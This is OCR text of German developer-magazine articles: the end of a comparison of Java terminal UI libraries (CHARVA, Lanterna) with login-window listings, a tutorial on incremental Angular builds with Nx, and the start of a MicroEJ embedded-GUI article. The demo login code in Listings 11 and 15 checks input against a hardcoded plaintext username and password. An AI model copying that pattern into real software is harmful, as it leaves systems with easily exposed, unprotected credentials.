von Lanterna sehen lassen. Neben einer generierten JavaDoc-Dokumentation [5] gibt es ein Tutorial, das die drei Ebenen behandelt. Sobald ihr den Lanterna-Quellcode heruntergeladen habt, gelangt ihr über den Pfad *lanterna-master/docs/tutorial/* zum Tutorial. Die dazugehörigen Java-Dateien sind im Pfad *lanterna-master/src/test/java/com/googlecode/lanterna/tutorial/* abgelegt. Abgesehen vom Tutorial existieren weitere Hilfen. So stehen im Pfad *lanterna-master/docs/examples/* Beispielcodes samt dazugehörigen Screenshots zur Verfügung. Die Beispielschnipsel sind deshalb gut geeignet, weil sie sich auf Anhieb ins Lanterna-Projekt integrieren lassen.

Für das Lanterna-Projekt empfiehlt es sich, die Lanterna-Bibliothek in Form einer JAR-Datei vom Maven Repository [6] herunterzuladen oder ins Maven-Projekt

Listing 10

```
import charva.awt.*;
import charva.awt.event.*;
import charva.awt.util.CapsTextField;
import charvax.swing.*;
import charvax.swing.border.EmptyBorder;
import charvax.swing.border.TitledBorder;

public class PasswordFieldPanel extends JPanel implements ItemListener {
  private JCheckBox _enabled;
  private JCheckBox _visible;
  private JPasswordField _textfield;

  public PasswordFieldPanel() {
    setLayout(new BorderLayout());
    setBorder(new TitledBorder("Password"));

    JPanel northpan = new JPanel();
    _enabled = new JCheckBox("Enabled");
    _enabled.setSelected(true);
    _enabled.addItemListener(this);
    northpan.add(_enabled);
    _visible = new JCheckBox("Visible");
    _visible.setSelected(true);
    _visible.addItemListener(this);
    northpan.add(_visible);

    JPanel southpan = new JPanel();
    _textfield = new JPasswordField("This is some text.....");
    _textfield.setBorder(new EmptyBorder(1, 1, 1, 1));
    southpan.add(_textfield);

    add(northpan, BorderLayout.NORTH);
    add(southpan, BorderLayout.SOUTH);
  }

  public void itemStateChanged(ItemEvent e_) {
    if (e_.getSource() == _enabled) {
      _textfield.setEnabled(_enabled.isSelected());
    } else {
      _textfield.setVisible(_visible.isSelected());
    }
  }

  public JPasswordField getPassword() {
    return this._textfield;
  }
}
```

Listing 11

```
public class TextPanelVC implements ActionListener {
  private TextPanel view;
  private final static String PASSWORD = "mypw";
  private final static String USERNAME = "tino";

  public TextPanelVC (TextPanel view) {
    this.view = view;
  }
  public void actionPerformed(ActionEvent ae_) {
    if (ae_.getActionCommand().equals("OK")) {
      String inputPassword = this.view.getPanelPassword().getPassword().
                                                              getText();
      String inputName = this.view.getPanelName().getTextField().getText();
      checkInput(inputPassword,inputName);
    }
    // Trigger garbage-collection after every menu action.
    Toolkit.getDefaultToolkit().triggerGarbageCollection(this.view);
  }
  private void setMessage(String msg,String t) {
    JOptionPane.showMessageDialog(this.view, msg, t,JOptionPane.
                                                        PLAIN_MESSAGE);
  }

  private boolean isCorrect(String input,String comp) {
    if (input.equals(comp)) {
      return true;
    } else {
      return false;
    }

  }

  private void checkInput(String pw,String u) {
    boolean isCorrectPw = isCorrect(pw,PASSWORD);
    boolean isCorrectUser = isCorrect(u,USERNAME);
    if (isCorrectPw && isCorrectUser) {
      setMessage("You're now logged in","success");
      this.view.hide();
    } else {
      setMessage("Your username or password are not correct!","ERROR");
    }
  }
}
```

Abb. 5: Das Benachrichtigungsfenster wird in CHARVA mit nur einer Zeile Code realisiert

einzubinden. Zum Kompilieren oder Ausführen des Lanterna-Projekts gebt ihr beim Classpath den Pfad zur JAR-Datei an:

```
javac -cp ".:classes:/Pfad/zu/lanterna.jar" *.java
```

Listing 12

```
public class App
{
  public static void main( String[] args )
  {
    MyScreen screen = new MyScreen();
    MainView view = new MainView(screen);
  }
}
```

Genauso wie bei den zuvor behandelten Terminalbibliotheken implementieren wir als Beispielanwendung ein Anmeldefenster unter Lanterna. In Listing 12 wird jeweils eine Instanz von den drei Ebenen in der Klasse *MyScreen* erzeugt, ehe die View ausgegeben wird.

In Listing 13 werden nacheinander die *Terminal*- und die *Screen*-Ebene gestartet. Anschließend wird eine Instanz vom Typ *MultiWindowTextGUI* erzeugt, die es ermöglicht, textbasierte GUI-Elemente auszugeben.

In der Methode *setupGui* aus Listing 13 wurde nicht nur die textbasierte grafische Oberfläche gestartet, sondern zusätzlich die Hintergrundfarbe mittels der Klasse *TextColor* für die Lanterna-Anwendung definiert.

In Listing 14 dreht sich alles um die Darstellung des Anmeldefensters. Um das Anmeldefenster zu erstellen, braucht ihr zunächst eine Instanz vom Typ *Panel*. Das Panel könnt ihr mit einem Layoutmanager verknüpfen, in unserem Fall verwenden wir ein *GridLayout*, bestehend aus zwei Spalten. Da die Benutzerdaten beim Drücken auf den SUBMIT-Button überprüft werden, legt ihr in einer Methode vom Typ *Runnable* fest, welche Schritte dabei vorgenommen werden (siehe *getAction*-Methode). Danach legt ihr noch eine Instanz vom Typ *BasicWindow* an und gebt dabei den Titel des Fensters an. Anschließend verknüpft ihr das Panel mit dem Window und fügt das Window zur *textGUI* (siehe *MyScreen*-Klasse in Listing 13) hinzu, damit es ausgegeben wird.

Abbildung 6 stellt das aus Listing 14 generierte Anmeldefenster dar. Die Farben der Labels und Einga-

Listing 13

```
import java.io.IOException;
import com.googlecode.lanterna.screen.Screen;
import com.googlecode.lanterna.terminal.DefaultTerminalFactory;
import com.googlecode.lanterna.gui2.*;
import com.googlecode.lanterna.terminal.Terminal;
import com.googlecode.lanterna.TextColor;
import com.googlecode.lanterna.screen.*;

public class MyScreen{
  private Terminal terminal;
  private DefaultTerminalFactory terminalFactory;
  private Screen screen;
  private WindowBasedTextGUI textGUI;

  public MyScreen() {
    setupTerminal();
    setupScreen();
    setupGui();
  }

  public void setupTerminal() {
    this.terminalFactory = new DefaultTerminalFactory();
    try {
      this.terminal = this.terminalFactory.createTerminal();
    } catch(IOException e) {
      throw new RuntimeException(e);
    }
  }

  public void setupScreen() {
    try {
      this.screen = new TerminalScreen(this.terminal);
      this.screen.startScreen();
    } catch(IOException e) {
      throw new RuntimeException(e);
    }
  }
  public void setupGui() {
    this.textGUI = new MultiWindowTextGUI(this.screen, new
        DefaultWindowManager(), new EmptySpace(TextColor.ANSI.DEFAULT));
  }
  public WindowBasedTextGUI getTextGui() {
    return this.textGUI;
  }
  public Screen getScreen() {
    return this.screen;
  }
}
```

befelder lassen sich bei Lanterna über die Methoden *setForegroundColor* und *setBackgroundColor* definieren. Ein extra Eingabefeld für Passwörter gibt es zwar nicht, jedoch lässt sich mittels der Methode *setMask* die Eingabe des Anwenders maskieren.

Im Controller der *MainView* (Listing 15) sind die Methoden deklariert, die für die Überprüfung der Benutzerdaten erforderlich sind. Verglichen mit CHARVA oder JCurses wird bei Lanterna keine Schnittstelle eines Listeners implementiert. Stattdessen geht man unter Lanterna gleich ans Eingemachte. So wird in der *checkInput*-Methode festgelegt, dass bei erfolgreichem Log-in die Anwendung beendet wird. Hierbei reicht es aus, das Fenster aus der *textGUI* zu entfernen. Daneben stellt Lanterna noch weitere Methoden zur Verfügung, um eine Anwendung zu beenden.

Lanterna ermöglicht es außerdem, den Anwender über Benachrichtigungen zu informieren. Hierfür wird eine eigene Klasse namens *MyMsgBox* (Listing 16) erstellt. Zunächst legt ihr eine Instanz vom Typ *MessageDialogBuilder* an (siehe *setDialog*) und definiert das Dialogfenster weiter (siehe *setupDialog*). Außerdem teilt ihr der *textGUI* noch mit, dass das Dialogfenster zusätzlich angezeigt wird (siehe *showDialog*).




Abb. 6: Lanterna passt das Fenster an die Größe der GUI-Elemente an

Das Benachrichtigungsfenster könnt ihr in **Abbildung 7** sehen. Lanterna beinhaltet zudem vordefinierte Buttons, wie zum Beispiel den OK-Button im Dialogfenster (siehe *MessageDialogButton.OK*), sodass ihr euch nicht um die Implementierung zu kümmern braucht.

Listing 14

```
import com.googlecode.lanterna.gui2.*;
import com.googlecode.lanterna.gui2.dialogs.*;
import com.googlecode.lanterna.TextColor;
import com.googlecode.lanterna.TerminalSize;
import com.googlecode.lanterna.input.*;
import com.googlecode.lanterna.screen.TerminalScreen;

public class MainView {
  private MyScreen screen;
  private TextBox txtName;
  private TextBox txtPass;
  private BasicWindow window;
  private MainVC mvc;

  public MainView(MyScreen screen) {
    this.screen = screen;
    this.mvc = new MainVC(this);
    setupWindow();

  }

  public void setupWindow() {
    Button button = new Button("Submit",getAction(this.screen,this,
                                                  this.mvc));
    this.txtName = new TextBox();
    this.txtPass = new TextBox();
    Panel panel = new Panel();
    panel.setLayoutManager(new GridLayout(2));
    panel.addComponent(new Label("User name").
            setForegroundColor(TextColor.ANSI.GREEN).setBackgroundColor
                                          (TextColor.ANSI.WHITE));
    panel.addComponent(this.txtName);
    panel.addComponent(new Label("Password").
            setForegroundColor(TextColor.ANSI.GREEN).setBackgroundColor
                                          (TextColor.ANSI.WHITE));
    panel.addComponent(this.txtPass.setMask('*'));
    panel.addComponent(new EmptySpace(new TerminalSize(0,0)));
    panel.addComponent(button);
    this.window = new BasicWindow("Login to Server");
    this.window.setComponent(panel);
    this.screen.getTextGui().addWindowAndWait(this.window);
  }

  public Runnable getAction(MyScreen s,MainView v,MainVC mvc) {
    return new Runnable() {
    public void run() {
      try {
        String strName = v.getTxtName().getText();
        String strPass = v.getTxtPass().getText();
        mvc.checkInput(strPass,strName);
      } catch(Exception e) {
        e.getMessage();
      }

    }};
  }
  public TextBox getTxtName() {
    return this.txtName;
  }
  public TextBox getTxtPass() {
    return this.txtPass;
  }

  public MyScreen getScreen() {
    return this.screen;
  }

  public BasicWindow getWindow() {
    return this.window;
  }

  public MainVC getMvc() {
    return this.mvc;
  }
}
```




Abb. 7: Laterna platziert das Benachrichtigungsfenster direkt in der Mitte des Terminals

Fazit

Die Frage, welches nun die beste Terminalbibliothek ist, lässt sich nicht eindeutig beantworten. Wer Wert auf die bekannten Methoden von Java Swing legt, für den ist sicherlich CHARVA geeignet. Allerdings ist die Aktualisierung des Codes von CHARVA schon eine Weile her. Von daher sollte man unbedingt Lanterna in Betracht ziehen, zumal es sehr umfangreich ist und ein Tutorial zur Verfügung stellt. Verglichen mit CHARVA scheint bei Lanterna allerdings die Implementierung von Shortcuts komplizierter zu sein.

Anzela Minosi ist freiberufliche Autorin und bietet IT-Dienstleistungen auf Fiverr an. Zehn Jahre lang war sie in der Automobil-, Bildungs- und Telekommunikationsbranche in Support, Softwaretests und Webentwicklung tätig.

Links & Literatur

[1] https://sourceforge.net/projects/javacurses

[2] http://sourceforge.net/projects/charva

[3] https://ant.apache.org

[4] https://github.com/mabe02/lanterna

[5] http://mabe02.github.io/lanterna/apidocs/3.0/

[6] https://mvnrepository.com/artifact/com.googlecode.lanterna/lanterna

Listing 15

```
public class MainVC {
  private MainView view;
  private final static String PASSWORD = "mypw";
  private final static String USERNAME = "tino";

  public MainVC(MainView v) {
    this.view = v;
  }

  public boolean isCorrect(String input,String comp) {
    if (input.equals(comp)) {
      return true;
    } else {
      return false;
    }
  }

  public void checkInput(String pw,String u) {
    boolean isCorrectPw = isCorrect(pw,PASSWORD);
    boolean isCorrectUser = isCorrect(u,USERNAME);
    if (isCorrectPw && isCorrectUser) {
      new MyMsgBox(this.view.getScreen(),"SUCCESS", "You're now logged
                                                                  in!");

      this.view.getScreen().getTextGui().removeWindow(this.view.
                                                        getWindow());
    } else {
      new MyMsgBox(this.view.getScreen(),"ERROR", "Your username or
                                          password are not correct!");
    }
  }
}
```

Listing 16

```
import com.googlecode.lanterna.gui2.*;
import com.googlecode.lanterna.gui2.dialogs.*;
import com.googlecode.lanterna.screen.Screen;
import com.googlecode.lanterna.gui2.dialogs.MessageDialogButton;
public class MyMsgBox {
  private MyScreen screen;
  private MessageDialogBuilder box;
  public MyMsgBox(MyScreen s,String title, String descr) {
    this.screen = s;
    this.setDialog();
    this.setupDialog(title, descr,MessageDialogButton.OK);
    this.showDialog();
  }
  public void setDialog() {
    this.box = new MessageDialogBuilder();
  }
  public void showDialog() {
    this.box.build()
      .showDialog(this.screen.getTextGui());
  }
  public void setupDialog(String title, String descr,MessageDialogButton btn) {
    this.box.setTitle(title)
      .setText(descr)
      .addButton(btn);
  }
}
```

Inkrementelle Builds und Output-Caching mit Nx

Blitzschnelle Angular Builds

Nx erkennt geänderte Programmteile und baut auch nur diese erneut. Alle anderen Systembestandteile werden aus einem Cache bezogen. Damit lässt sich der Build-Vorgang enorm beschleunigen.

von Manfred Steyer

Moderne Frontends werden immer größer und das wirkt sich auch auf die Build-Zeiten aus. Mit inkrementellen Builds lassen sie sich in den Griff bekommen. Somit müssen nur jene Teile, die von Änderungen betroffen sind, neu gebaut werden. Der Rest kommt aus einem Cache. Diese Strategie, die bei Google schon seit Jahren erfolgreich eingesetzt wird, benötigt entsprechende Werkzeuge. Nx [1] ist ein solches. Es ist frei verfügbar und basiert auf der Angular CLI. In diesem Artikel wird gezeigt, wie sich Nx zum inkrementellen Kompilieren von Angular-Anwendungen einsetzen lässt. Das verwendete Beispiel findet sich in meinem GitHub-Account [2].

Fallstudie

Die hier verwendete Fallstudie basiert auf einem Nx-Workspace. Er ist in eine Anwendung *flights* und drei Bibliotheken untergliedert (**Abb. 1**).

Nx ist in der Lage, jede Bibliothek separat zu kompilieren. Bibliotheken, die sich nicht geändert haben, kann es einem Cache entnehmen. Das ist der Schlüssel für den inkrementellen Build. Kommt Domain-driven Design zum Einsatz, könnte der Nx-Workspace jede Domäne durch solch eine Gruppe mit Bibliotheken repräsentieren. In diesem Fall kann Nx mit Zugriffseinschränkungen eine lose Kopplung zwischen Domänen sicherstellen [3]. Zum Einrichten eines solchen Workspaces steht der folgende Befehl zur Verfügung:




Abb. 1: Fallstudie

```
npm init nx-workspace flights
```

Er lädt die neueste Version von Nx herunter und generiert damit einen Workspace. Im Zuge dessen sind ein paar Fragen zu beantworten (**Abb. 2**).

Diese Anweisung erzeugt auch innerhalb des Workspaces eine erste Angular-Anwendung. Außerdem initialisiert Nx für den Workspace ein lokales Git Repository. Dessen History nutzt es später, um herauszufinden, welche Dateien geändert wurden. Für einige Vergleiche nutzt Nx auch den Hauptzweig. Sein Name kann in der *nx.json*-Datei festgelegt werden:

```
"affected": {
  "defaultBase": "main"
},
```

Mit dem Angular CLI lassen sich nun die Bibliotheken erzeugen:

```
ng g lib domain --directory luggage --buildable
ng g lib feature-checkin --directory luggage --buildable
```

Die Schalter *directory* und *buildable* kommen von Nx. Ersterer gibt das Verzeichnis an, in dem die Bibliothek zu erstellen ist. Beim Einsatz von DDD spiegelt es die jeweilige Domäne wider. Letzterer gibt an, dass die Bibliothek gebaut werden kann. Das ist notwendig für inkrementelle Builds. Als Alternative zu *--buildable* kann auch *--publishable* verwendet werden (Kasten: „*--publishable*“).

```
ng g @angular-architects/ddd:f   Eingabeaufforderung

>npm init nx-workspace flights
npx: installed 193 in 18.502s
? What to create in the new workspace angular          [a workspace with a single Angular application]
? Application name                   luggage
? Default stylesheet format          CSS
? Use the free tier of the distributed cache provided by Nx Cloud? No  [Only use local computation cache]
Creating a sandbox with Nx...
```

Abb. 2: Erzeugung eines neuen Nx-Workspace für Angular-Projekte

Das Erzeugen von Bibliotheken und Domänen lässt sich mit dem Nx-Plug-in @angular-architects/ddd [5] automatisieren. Es erzeugt auch die nötigen Verweise zwischen den Bibliotheken und konfiguriert die oben erwähnten Zugriffseinschränkungen.

Inkrementelle Builds

Um in den Genuss von inkrementellen Builds zu kommen, ist anstatt des Angular CLI das Nx CLI zu verwenden. Es lässt sich via npm installieren:

```
npm i -g nx
```

Der Aufruf zum Kompilieren gleicht jenem des Angular CLI:

```
nx build luggage --with-deps
```

Neu ist jedoch der Schalter *with-deps*. Er veranlasst Nx dazu, jede Bibliothek separat zu kompilieren und das Ergebnis zu cachen. Wird diese Anweisung ein weiteres Mal ausgeführt, erhält man blitzschnell das Ergebnis aus dem Cache. Liegen hingegen Änderungen an einigen Bibliotheken vor, werden zumindest die nicht geänderten Bibliotheken aus dem Cache bezogen. Um das zu veranschaulichen, bietet es sich an, den aktuellen Stand zu committen:

```
git add *
git commit -m 'init'
```

Wird nun zum Beispiel die Bibliothek *luggage-feature-checkin* geändert, kann Nx das durch einen Blick in die Git History herausfinden. Diese Erkenntnis lässt sich auch mit

```
nx affected:dep-graph
```

visualisieren (**Abb. 3**).

Wie dieser Graph zeigt, ermittelt Nx nicht nur die geänderten Systembestandteile, sondern auch die, die von diesen Änderungen betroffen sind. Das sind alle, die von den geänderten abhängig sind. All diese gilt es nun, neu zu bauen. Ein nochmaliger Aufruf von

```
nx build luggage --with-deps
```

kümmert sich darum (**Abb. 4**).




Abb. 3: Abhängigkeitsgraph mit betroffenen Bibliotheken

Wie der aus Platzgründen etwas gekürzte Screenshot zeigt, baut Nx tatsächlich nur die beiden betroffenen Systembestandteile.

Output-Cache

Der genutzte Cache lässt sich in *nx.json* verwalten. Genaugenommen wird hier ein sogenannter Task-Runner konfiguriert, der an einen Cache delegiert (Listing 1).

Die Eigenschaft *cacheableOperations* listet alle Anweisungen, deren Ergebnisse gecacht werden sollen. Die Eigenschaft *runner* verweist auf den zu nutzenden Task-Runner. Der hier gezeigte und standardmäßig eingerichtete Runner nutzt einen lokalen dateisystembasierten Cache. Er verwaltet seine Einträge im Projekt unter *node_modules/.cache/nx* (**Abb. 5**).

Nun ist es natürlich wünschenswert, den Cache mit anderen Teammitgliedern zu teilen. Hierzu stellt das Team hinter Nx die kommerzielle Nx-Cloud zur Ver-

--publishable

Als Alternative zu *--buildable* lässt sich auch der Schalter *--publishable* verwenden. Er generiert ein paar weitere Dateien, die es erlauben, die Bibliothek nach dem Bauen auch via npm zu veröffentlichen. Beim Einsatz von --publish*able* ist seit Nx 10 zusätzlich der Schalter *--import-path* zu nutzen. Mit ihm lässt sich der Name des npm-Pakets angeben. Das ist notwendig, da die von Nx intern verwendeten Namen nicht zwangsweise als npm-Paketnamen verwendet werden dürfen.




Abb. 4: Inkrementeller Build




Abb. 5: Lokaler Cache

fügung. Sie existiert als Cloud-Lösung, lässt sich mittlerweile aber auch lokal installieren. Alternativ dazu kann man den Ordner mit dem Cache auch über einen Symlink auf ein Netzlaufwerk verweisen lassen. Da Nx Open Source ist, lassen sich auch eigene Cacheimplementierungen schreiben. Ein Beispiel dafür ist Apployees-Nx [4], (Kasten: „Apployees-Nx“). Dieses Projekt erlaubt den Einsatz von Datenbanken wie MongoDB oder Redis zum Verwalten des Nx-Cache. Erste Tests brachten ein vielversprechendes Ergebnis mit sich. Allerdings muss man an dieser Stelle auch erwähnen, dass das API der Task-Runner noch nicht final und somit möglicherweise Änderungen unterworfen ist.

Fazit

Durch das separate Kompilieren von Bibliotheken und den Einsatz eines Cache ist Nx in der Lage, inkrementelle Builds durchzuführen. Das beschleunigt den gesamten Build-Vorgang. Damit das möglich ist, müssen wir jedoch unsere Anwendungen in Bibliotheken untergliedern. Das wirkt sich auch auf die Struktur der gesamten Anwendung positiv aus: Jede Bibliothek hat klare Grenzen und kann Implementierungsdetails vor anderen Bibliotheken verbergen. Nur das veröffentlichte API muss abwärtskompatibel bleiben, um Breaking Changes zu vermeiden. Dieser Ansatz passt auch wunderbar zu den Ideen von DDD [3]. Pro Domäne wird eine Gruppe mit Bibliotheken erzeugt. Zwischen den einzelnen Gruppen, aber auch zwischen den Bibliotheken einer Gruppe kann Nx mit Zugriffseinschränkungen eine lose Kopplung erzwingen. Neben einem lokalen Cache unterstützt Nx auch Netzwerkcaches. Somit wird sichergestellt, dass jeder Programmstand im gesamten Team nur ein einziges Mal kompiliert werden muss.

Listing 1

```
"tasksRunnerOptions": {
  "default": {
    "runner": "@nrwl/workspace/tasks-runners/default",
    "options": {
      "cacheableOperations": ["build", "lint", "test", "e2e"]
    }
  }
},
```

Apployees-Nx

Beim Einsatz von Apployees-Nx und Redis ist zu beachten, dass die anzugebende Verbindungszeichenfolge einen Benutzernamen enthalten muss:

```
rediss://<dummy-user>:<password>@<host>:<port>/<db-name>
```

Da Redis allerdings keine Benutzernamen verwendet, kann hier ein beliebiger Dummywert angegeben werden.

Manfred Steyer ist Trainer und Berater mit Fokus auf Angular, Google Developer Expert und Trusted Collaborator im Angular-Team. Er schreibt für O'Reilly, das deutsche Java Magazin und Heise Developer. Unter www.ANGULARarchitects.io bieten er und sein Team Angular-Schulungen und Beratung in Deutschland, Österreich und der Schweiz an.

www.softwarearchitekt.at

Links & Literatur

[1] https://nx.dev

[2] https://github.com/manfredsteyer/incr-experiment

[3] https://www.angulararchitects.io/aktuelles/tactical-domain-driven-design-with-monorepos/

[4] https://github.com/Apployees/apployees-nx

[5] https://www.npmjs.com/package/@angular-architects/ddd

Java am Microcontroller mit MicroEJ – Teil 2

Embedded-Benutzerschnittstellen mit Java

Die Möglichkeit, Java-Code auf einem Mikrocontroller auszuführen, hilft bei der Reduktion der Softwarekopplung. MicroEJ bringt allerdings auch einen reichhaltigen GUI-Stack mit.

von Tam Hanna

Die Frage, ob sich Java zur Realisierung eines mit 400 kHz rödelnden Schaltreglers eignet, braucht man nicht wirklich zu diskutieren. Der Garbage Collector reicht aus, um die Echtzeiteigenschaften des Ausführungssystems irreparabel zu beschädigen.

Analog zur Frage, ob eine Tupolew 144 das einzig wahre Flugzeug ist (Antwort: nein, denken Sie an Frachtflüge), gibt es auch in der Welt der Mikrocontrollerprogrammierung eine Vielzahl von Aufgaben, die ohne Echtzeiteigenschaften auskommen. Ein Klassiker wäre die Anzeige reichhaltiger grafischer Oberflächen – gewöhnliche LCD-Displays sind mittlerweile nicht einmal mehr im Humidorbereich akzeptabel (**Abb. 1**).

GUI im Chaos

Die Entwicklung von Benutzerschnittstellen für Java-Programme ist seit jeher ein Marsch durch den Urwald – Dutzende von Standards konkurrieren um die Gunst des PT-Entwicklers. Bei der Arbeit in der MicroEJ-Welt ist die Situation insofern etwas einfacher, als es – eigentlich – nur zwei GUI-Systeme gibt. Erstens gibt es die MicroUI-Bibliothek. Hinter dem Akronym verbirgt sich der Begriff Micro User Interface. Es handelt sich dabei um einen „Zeichen-Primitiv-Stack“, der nebenbei auch für das Entgegennehmen von Button- und Touchscreen-Ereignissen und die Internationalisierung von Strings verantwortlich zeichnet. In der Theorie könnte ein Entwickler mit MicroUI Steuerelemente zusammenbauen.

Um uns diese (wenig befriedigende) Arbeit zu ersparen, gibt es zusätzlich die auf MicroUI basierenden Widget-Libraries. Sie stellen Dutzende vorgefertigte Steuerelemente zur Verfügung, mit denen der PT-Entwickler unbürokratisch Applikationen realisieren kann.

Erzeugung eines eigenen Projekts

Als erste Aufgabe wollen wir unseren STM32 zur Realisierung kleiner grafischer Spielereien einspannen. Hierzu wollen wir ein neues Projekt erzeugen, weshalb wir im MicroEJ SDK auf die Option File | New klicken. Das MicroEJ SDK bietet dort zwei Projektvorlagen an: einerseits ein MicroEJ Sandbox Application Project, andererseits ein MicroEJ Standalone Application Project.

Laut dem unter [1] bereitstehenden MicroEJ-Glossar kennt die Ausführungsumgebung vier Applikationstypen: Die Standalone Application ist eine Applikation, die direkt mit dem für die Plattform verantwortlichen C-Code verlinkt wird. Eine Systemapplikation ist dann eine Standalone Application, die allerdings durch statisches Linking verbunden wird und dadurch direkt Teil des Images ist. Sandboxed Applications unterscheiden sich davon insofern, als sie als Gast in einer Multi-Sandbox-Firmware leben. Kernelapplikationen sind für uns an dieser Stelle nicht weiter interessant.

Auch wenn sich Standalone-Applikationen gemäß den unter [2] bereitstehenden Anweisungen in eine Sandbox-Applikation umwandeln lassen, wollen wir hier direkt mit einer Sandbox-Vorlage arbeiten. Im ersten Schritt fragt MicroEJ dabei nach einem Projektnamen – der Au-

Artikelserie

Teil 1: Runtime am STM32 installieren
Teil 2: Embedded-Benutzerschnittstellen mit Java
Teil 3: Hardwarezugriff aus Java

tor vergibt SUSGUI1. Die Application-Felder werden automatisch bevölkert, im Feld Organisation dürfen Sie auf Wunsch den Paketnamen anpassen. Nach dem positiven Quittieren des Dialogs vergehen etwa 30 Sekunden, bevor das neue Projekt im Package Explorer aufscheint. MicroEJ Studio muss im Hintergrund diverse Housekeeping-Aufgaben erledigen.

Nach dem erfolgreichen Durchlaufen des Generatorassistenten stellen wir fest, dass wir ein komplett leeres Projekt erhalten haben. Ursache dafür ist, dass eine Applikation sowohl einen Background Service als auch eine mit einem Benutzer-Interface ausgestattete Activity realisieren darf. Unsere erste Amtshandlung besteht darin, die Datei *module.ivy* zu öffnen und nach dem folgenden Schema um einen Verweis auf die MicroUI-Bibliothek zu erweitern (Listing 1).

Die MicroUI-Firmware wird in einem hochmodularen Verfahren ausgeliefert, um Entwicklern das maximale Reduzieren des Speicherverbrauchs zu ermöglichen. Das Einsparen von 10 kB mag auf dem Desktop egal sein – wenn es Ihnen im Embedded-Bereich das Nutzen der nächstkleineren Chipgröße ermöglicht, können die Gewinne insbesondere bei großen Fertigungsmengen jedoch enorm sein.

Wir wollen in den folgenden Schritten einen grafischen Applikationsdienst realisieren. Deshalb erzeugen wir eine neue Klasse, die wir im ersten Schritt von Activity ableiten. Der einige Zeit in Anspruch nehmende Generierungsprozess für die erforderlichen Member-Funktionen liefert dann eine nach dem Schema in Listing 2 aufgebaute Struktur, die Sie um den Konstruktor und das Zurückliefern eines Strings in der ID-Methode erweitern.

Listing 1

```
<dependencies>
  . . .
  <dependency org="ej.api" name="edc" rev="1.2.3" conf="provided->*" />
  <dependency org="ej.api" name="microui" rev="2.0.6"/>
  <dependency org="ej.library.wadapps" name="framework" rev="1.10.0" />
</dependencies>
```

Listing 2

```
import ej.microui.MicroUI;
import ej.wadapps.app.Activity;

public class SUSActivity implements Activity {
  public SUSActivity() {
    MicroUI.start();
  }
  @Override
  public String getID() {
    return "sus-activity";
  }
```

Abb. 1: Produkte wie der Hygrosage vertreiben numerische bzw. alphanumerische LCDs aus ihren letzten Einsatzbereichen

Die Implementierung aller Lebenszyklusmethoden ist in MicroEJ verpflichtend, es reicht allerdings aus, leere Member-Methoden zu generieren:

```
@Override
public void onCreate() {
  . . .
```

